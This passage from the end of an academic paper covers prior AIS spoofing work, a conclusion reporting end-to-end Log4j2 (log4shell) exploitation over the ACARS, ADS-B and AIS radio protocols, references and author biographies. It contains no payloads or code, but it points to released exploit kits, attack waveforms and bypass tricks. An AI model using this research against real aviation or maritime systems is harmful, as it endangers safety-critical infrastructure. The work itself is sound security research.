In 2014, Balduzzi *et al.* presented a comprehensive security evaluation of AIS [29]. In their work, AIS attack vectors were categorized in software-based and radio-based classes, focusing on customary attacks that specifically targeted AIS implementations. Similarly to the work by Bresteau *et al.* [58] on ACARS spoofing, Balduzzi's group used USRP B100 hardware and GNU Radio software in over-the-air AIS spoofing efforts. In 2022, further expanding on the subject, Khandker *et al.* [30] comprehensively tested the resilience of AIS, focusing their paper on the titular logic and error handling. The authors demonstrated AIS attacks in practice, some of which were previously presented by Balduzzi *et al.* [29]. As was the case with ACARS, our methodology for AIS spoofing and signal reception is suitable for replicating any of the RF vectors presented in the papers by Balduzzi *et al.* [29] or Khandker *et al.* [30]. More importantly, in this paper, we present novel *log4shell* and *log4crash* vector transmission using AIS as a mere carrier, thus expanding the range of potential attacks using the protocol.

VI. CONCLUSION

In this paper, to the best of our knowledge, we demonstrate the first end-to-end exploitation of critical Log4j2 vulnerabilities (principally CVE-2021-44228) over mission- and safety-critical aviation (ACARS and ADS-B) and maritime (AIS) protocols. For this purpose, we developed a systematic methodology to setup, exploit, and validate Log4j2 vulnerabilities with the use of air interfaces. We demonstrated the feasibility of our methodology and setup via successful exploitation of *log4shell* and *log4crash* in all the aforementioned protocols. Moreover, to support our experiments, we developed novel tools. To facilitate further studies related to Log4j2 attacks on aerospace, aviation, and maritime infrastructures, we have released relevant artifacts (e.g., software, documentation, setup, and scripts) as open-source, complemented by patches for bugs in open-source software.

A suggested line of future research is the exploitation of the VDL-M2 link, which can be used to transport ACARS, ADS, or other protocol payloads. Furthermore, we suggest the use of nested protocols as payload carriers (e.g., ADS-B inside ACARS) in future work.

ACKNOWLEDGMENT
The authors would like to thank the following persons for their dedicated efforts during the research process: Syed Khandker (special mention and many thanks), and M.D., Ph.D. Joni "brevity doctor" Sairanen. The authors acknowledge the use of Cisco networking icons in Fig. 1 and Fig. 2, courtesy of © 2022 Cisco Systems, Inc.[4]. Last but not least, the authors would like to thank the anonymous reviewers for their valuable feedback and insightful comments that meaningfully improved the quality of the final version of this paper.

REFERENCES
[1] Apache. (Dec. 2021). *Apache Log4J Security Vulnerabilities*. [Online]. Available: https://logging.apache.org/log4j/2.x/security.html
[2] (Jan. 2022). *Binare's Firmware Insights || Critical Vulnerability in Apache Log4J Library || CVE-2021-44228*. [Online]. Available: https://blog.binare.io/binares-firmware-insights-critical-vulnerability-in-apache-log4j-library-cve-2021-44228/
[3] (2016). *Global Air Navigation Plan 2016-2030*. International Civil Aviation Organization, Montréal, QC, Canada, H3C 5H7. [Online]. Available: https://www.icao.int/publications/Documents/9750_5ed_en.pdf
[4] *Reception of Automatic Dependent Surveillance Broadcast Via Satellite and Compatibility Studies With Incumbent Systems in the Frequency Band 1087.7–1092.3 MHz*, document ITU-R M.2413-0, Geneva, Switzerland, 2017.
[5] (Mar. 2022). *Satellite—Automatic Identification System (SAT-AIS) Overview*. European Space Agency. [Online]. Available: https://artes.esa.int/satellite-%E2%80%93-automatic-identification-system-satais-overview
[6] SITA. (Jun. 2022). *SITA Data Connect*. [Online]. Available: https://www.sita.aero/solutions/sita-at-airports/sita-communications-and-data-exchange/sita-messaging/sita-data-connect/
[7] Thales. (Jun. 2022). *Topsky–ATC | Thales Group*. [Online]. Available: https://www.thalesgroup.com/en/topsky-atc
[8] D. M. Authority. (Jan. 2022). *Danish Maritime Authority–AIS*. [Online]. Available: https://github.com/dma-ais

[4]https://www.cisco.com/c/en/us/about/brand-center/network-topology-icons.html

[9] (2013). *Data Link Performance Monitoring for the L888 Route [Feasibility Assessment Presentation]*. International Civil Aviation Organization, Bangkok, Thailand. [Online]. Available: https://www.icao.int/APAC/Meetings/2013_FIT_Asia2_RASMAG18/WP03%20Data%20Link%20Performance%20Monitoring%20for%20the%20L888%20Route.pdf
[10] N. M. S. Iswari and I. M. Astawa, "Development of human-machine interface system for flight monitoring using ADS-B data and openmap," in *Proc. Joint 10th Int. Conf. Soft Comput. Intell. Syst. (SCIS) 19th Int. Symp. Adv. Intell. Syst. (ISIS)*, Dec. 2018, pp. 518–523.
[11] M. R. Khan, M. Peters, S. Sachweh, and A. Zundorf, "AIS based communication infrastructure and data aggregation for a safer seafaring," in *Proc. 2nd Int. Symp. Wireless Syst. Conf. Intell. Data Acquisition Adv. Comput. Syst.*, Sep. 2014, pp. 35–41.
[12] T. Bateman. *HMS Defender: AIS Spoofing is Opening up a New Front in the War on Reality*. Accessed: Nov. 16, 2021. [Online]. Available: https://www.euronews.com/next/2021/06/28/hms-defender-ais-spoofing-is-opening-up-a-new-front-in-the-war-on-reality
[13] *Preliminary Report Crash involving Malaysia Airlines Boeing 777–200 Flight MH17*, S'Board, The Netherlands, The Hague, 2014.
[14] (Dec. 2021). *MITRE, CVE-2021-44228*. [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228
[15] (Dec. 2021). *NIST, NVD—CVE-2021-44228*. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2021-44228
[16] (Dec. 2021). *MITRE, CVE-2021-45046*. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45046
[17] (Dec. 2021). *NIST, NVD–CVE-2021-45046*. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2021-45046
[18] (Dec. 2021). *MITRE, CVE-2021-45105*. [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45105
[19] (Dec. 2021). *NIST, NVD—CVE-2021-45105*. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2021-45105
[20] M. Smith, M. Strohmeier, V. Lenders, and I. Martinovic, "On the security and privacy of ACARS," in *Proc. Integr. Commun. Navigat. Surveill. (ICNS)*, 2016, pp. 1–27.
[21] M. Smith, D. Moser, M. Strohmeier, V. Lenders, and I. Martinovic, "Economy class crypto: Exploring weak cipher usage in avionic communications via ACARS," in *Proc. Int. Conf. Financial Cryptogr. Data Secur.* Springer, 2017, pp. 285–301. [Online]. Available: https://link.springer.com/chapter/10.1007/978-3-319-70972-7_15
[22] M. Smith, D. Moser, M. Strohmeier, V. Lenders, and I. Martinovic, "Undermining privacy in the aircraft communications addressing and reporting system (ACARS)," *Proc. Privacy Enhancing Technol.*, vol. 2018, no. 3, pp. 105–122, Jun. 2018.
[23] R. Zhang, G. Liu, J. Liu, and J. P. Nees, "Analysis of message attacks in aviation data-link communication," *IEEE Access*, vol. 6, pp. 455–463, 2018.
[24] S. Crow, B. Farinholt, B. Johannesmeyer, K. Koscher, S. Checkoway, S. Savage, A. Schulman, A. C. Snoeren, and K. Levchenko, "Triton: A software-reconfigurable federated avionics testbed," in *Proc. 12th USENIX Workshop Cyber Secur. Experimentation Test (CSET)*, 2019, pp. 1–9.
[25] A. Costin and A. Francillon, "Ghost in the air (Traffic): On insecurity of ADS-B protocol and practical attacks on ADS-B devices," Black Hat USA, 2012, pp. 1–12.
[26] S. Khandker, H. Turtiainen, A. Costin, and T. Hamalainen, "Cybersecurity attacks on software logic and error handling within ADS-B implementations: Systematic testing of resilience and countermeasures," *IEEE Trans. Aerosp. Electron. Syst.*, vol. 58, no. 4, pp. 2702–2719, Aug. 2022.
[27] H. Turtiainen, S. Khandker, A. Costin, and T. Hamalainen, "GDL90fuzz: Fuzzing-GDL-90 data interface specification within aviation software and avionics devices—A cybersecurity pentesting perspective," *IEEE Access*, vol. 10, pp. 21554–21562, 2022.
[28] S. Khandker, H. Turtiainen, A. Costin, and T. Hamalainen, "On the (In)security of 1090ES and UAT978 mobile cockpit information systems—An attacker perspective on the availability of ADS-B safety- and mission-critical systems," *IEEE Access*, vol. 10, pp. 37718–37730, 2022.
[29] M. Balduzzi, A. Pasta, and K. Wilhoit, "A security evaluation of AIS automated identification system," in *Proc. 30th Annu. Comput. Secur. Appl. Conf.*, Dec. 2014, pp. 436–445.
[30] S. Khandker, H. Turtiainen, A. Costin, and T. Hamalainen, "Cybersecurity attacks on software logic and error handling within AIS implementations: A systematic testing of resilience," *IEEE Access*, vol. 10, pp. 29493–29505, 2022.

[31] (Sep. 2021). *Understanding the Impact of Aircraft Information Data: From Next Generation Aircraft on the ACARS Network*. Collins Aerospace, Cedar Rapids, NE, USA. [Online]. Available: https://www.collinsaerospace.com/-/media/project/collinsaerospace/collinsaerospace-website/product-assets/marketing/a/aoip/aoip-white-paper.pdf?rev=e43aaa86e57249b19a331bd4a4f8741a

[32] *Air/Ground Character-Oriented Protocol Specification*, Standard ARINC-618, 2016.

[33] (Nov. 2021). *Automatic Dependent Surveillance-Broadcast (ADS-B)*. Federal Aviation Administration. [Online]. Available: https://www.faa.gov/nextgen/programs/adsb/

[34] *Technical Characteristics for an Automatic Identification System Using Time-Division Multiple Access in the VHF Maritime Mobile Band*, Recommendation, document ITU-R M.1371-5: Geneva, Switzerland, 2014, pp. 1371–1375.

[35] A. Juvonen. (Jan. 2022). *ACARSGen: Octave/MATLAB Scripts for ACARS Waveform Generation*. [Online]. Available: https://github.com/aajuvonen/acarsgen

[36] pimps and A. Juvonen. (Mar. 2022). *JNDI-Exploit-Kit*. [Online]. Available: https://github.com/aajuvonen/JNDI-Exploit-Kit

[37] T. Leconte and A. Juvonen. (Mar. 2022). *ACARSDEC: ACARS Decoder (fork by Juvonen, Artturi)*. [Online]. Available: https://github.com/aajuvonen/acarsdec

[38] L. Laaksosaari, S. Khandker, H. Turtiainen, and A. Costin. (Jul. 2022). *Dump1090-DF24ELM—Fork of Dump1090 Supporting DF24 ELM Messages*. [Online]. Available: https://github.com/zveriu/dump1090-df24elm

[39] A. Juvonen. (Jan. 2022). *Log4Stdin: A Java Application Intentionally Vulnerable to CVE-2021-44228*. https://github.com/aajuvonen/log4stdin

[40] *Radio Frequency Regulation 4*, document TRAFICOM/185774/03.04.05.00/2021, Dec. 2021.

[41] A. Juvonen, A. Costin, H. Turtiainen, and S. Khandker. (Jun. 2022). *Log4shell Waveforms for ACARS, ADS-B, and AIS*. [Online]. Available: https://github.com/aajuvonen/log4j-hackrf-waveforms

[42] Apache. (Dec. 2021). *[Log4J2-3230] Apache Log4J Certain Strings Can Cause Infinite Recursion*. https://issues.apache.org/jira/browse/LOG4J2-3230

[43] S. Sanfilippo, "Dump1090 is a simple Mode S decoder for RTLSDR devices," Tech. Rep., 2013. [Online]. Available: https://github.com/antirez/dump1090

[44] *Mode-S Specific Services and Data Link Test Bench*, EEC, Note 11/98, 1998, pp. 1–66.

[45] G. Kessler. (Feb. 2022). *Gary Kessler Associates–AIS Tools*. [Online]. Available: https://www.garykessler.net/software/

[46] M. Antonakakis, R. Perdisci, W. Lee, N. Vasiloglou II, and D. Dagon, "Detecting Malware domains at the upper DNS hierarchy," in *Proc. 20th USENIX Secur. Symp. (USENIX Secur.)*, 2011, pp. 1–16.

[47] M. Pulikowski and J. Friman. (Jan. 2022). *Log4J Java Exploit—WAF and Patches Bypass Tricks*. [Online]. Available: https://github.com/Puliczek/CVE-2021-44228-PoC-log4j-bypass-words

[48] Cybereson. (Dec. 2021). *Logout4Shell*. [Online]. Available: https://github.com/Cybereason/Logout4Shell

[49] M. Strohmeier, M. Schafer, M. Fuchs, V. Lenders, and I. Martinovic, "OpenSky: A Swiss army knife for air traffic security research," in *Proc. IEEE/AIAA 34th Digit. Avionics Syst. Conf. (DASC)*, Sep. 2015, p. 1.

[50] A. Flightradar24. (2013). *Flight Radar 24 Live Air Traffic*. [Online]. Available: http://www.flightradar24.com

[51] S. Chierici. (Dec. 15, 2021). *Exploiting, Mitigating, and Detecting CVE-2021-44228: Log4j Remote Code Execution (RCE)*. [Online]. Available: https://sysdig.com/blog/exploit-detect-mitigate-log4j-cve/

[52] Oxford Analytica, *Apache Software Flaw Could Result in Major Breaches*, Emerald Expert Briefings, 2021. [Online]. Available: https://dailybrief.oxan.com/Analysis/ES266180/Apache-software-flaw-could-result-in-major-breaches

[53] *U.S. Government Targets Open-Source Software Flaws*, Emerald Expert Briefings, 2022. [Online]. Available: https://dailybrief.oxan.com/Analysis/ES266669/US-government-targets-open-source-software-flaws

[54] A. Roy, "Security strategy for U.S. air force to use commercial data link," in *Proc. 19th DASC. 19th Digit. Avionics Syst. Conf.*, 2000, p. 7.

[55] A. Roy, "Secure aircraft communications addressing and reporting system (ACARS)," in *Proc. 20th DASC. 20th Digit. Avionics Syst. Conf.*, 2000, p. 7.

[56] X. Lu, "Research on the security of communication addressing and reporting system of civil aircraft," in *Proc. IOP Conf., Earth Environ. Sci.*, 2019, vol. 295, no. 3, Art. no. 032026.

[57] C. Perner and C. Schmitt, "Security concept for unoccupied aerial systems," in *Proc. AIAA/IEEE 39th Digit. Avionics Syst. Conf. (DASC)*, Oct. 2020, pp. 1–8.

[58] C. Bresteau, S. Guigui, P. Berthier, and J. M. Fernandez, "On the security of aeronautical datalink communications: Problems and solutions," in *Proc. Integr. Commun., Navigat., Surveill. Conf. (ICNS)*, Apr. 2018, p. 1.

[59] M. Strohmeier, M. Schafer, V. Lenders, and I. Martinovic, "Realities and challenges of NextGen air traffic management: The case of ADS-B," *IEEE Commun. Mag.*, vol. 52, no. 5, pp. 111–118, May 2014.

ARTTURI JUVONEN received the B.Sc. degree in military technology. He is currently pursuing the M.Sc. degree in cybersecurity with the University of Jyväskylä, Finland. In 2017, his thesis was demonstrated that inexpensive commercial software-defined radios can be used for communications intelligence with performance comparable to that of military intelligence.

ANDREI COSTIN received the Ph.D. degree from EURECOM/Telecom ParisTech, in 2015, under co-supervision of Prof. Francillon and Prof. Balzarotti. He is currently a Senior Lecturer/an Assistant Professor in cybersecurity with the University of Jyväskylä (Central Finland), with a particular focus on IoT/firmware cybersecurity and digital privacy. He has been publishing and presenting at more than 45 top international cybersecurity venues, both academic (Usenix Security and ACM ASIACCS) and industrial (BlackHat, CCC, and HackInTheBox). He is the author of the first practical ADS-B attacks (BlackHat 2012) and has literally established the large-scale automated firmware analysis research areas (Usenix Security 2014)—these two works are considered seminal in their respective areas, being also most cited at the same time. He is also the CEO/the Co-Founder of Binare.io, a deep-tech cybersecurity spin-off from the University of Jyväskylä, focused on innovation and tech-transfer related to IoT cybersecurity.

HANNU TURTIAINEN received the B.Sc. degree in electronics engineering from the University of Applied Sciences, Jyväskylä, Finland, and the M.Sc. degree in cybersecurity, in 2020. He is currently pursuing the Ph.D. degree in software and communication technology with the University of Jyväskylä, Finland. He is also working in the IoT field as a Cybersecurity and Software Engineer at Binare.io, a deep-tech cybersecurity spin-off from the University of Jyväskylä. His research interests include machine learning and artificial intelligence in the cybersecurity and digital privacy field.

TIMO HÄMÄLÄINEN has over 25 years of research and teaching experience related to computer networks. He has lead tens of external funded network management related projects. He has launched and leads master programs with the University of Jyväskylä (currently SW and Communication Engineering) and teaches network management related courses. He has more than 200 internationally peer-reviewed publications and he has supervised 36 Ph.D. theses. His current research interests include wireless/wired network resource management (the IoT, SDN, and NFV) and network security.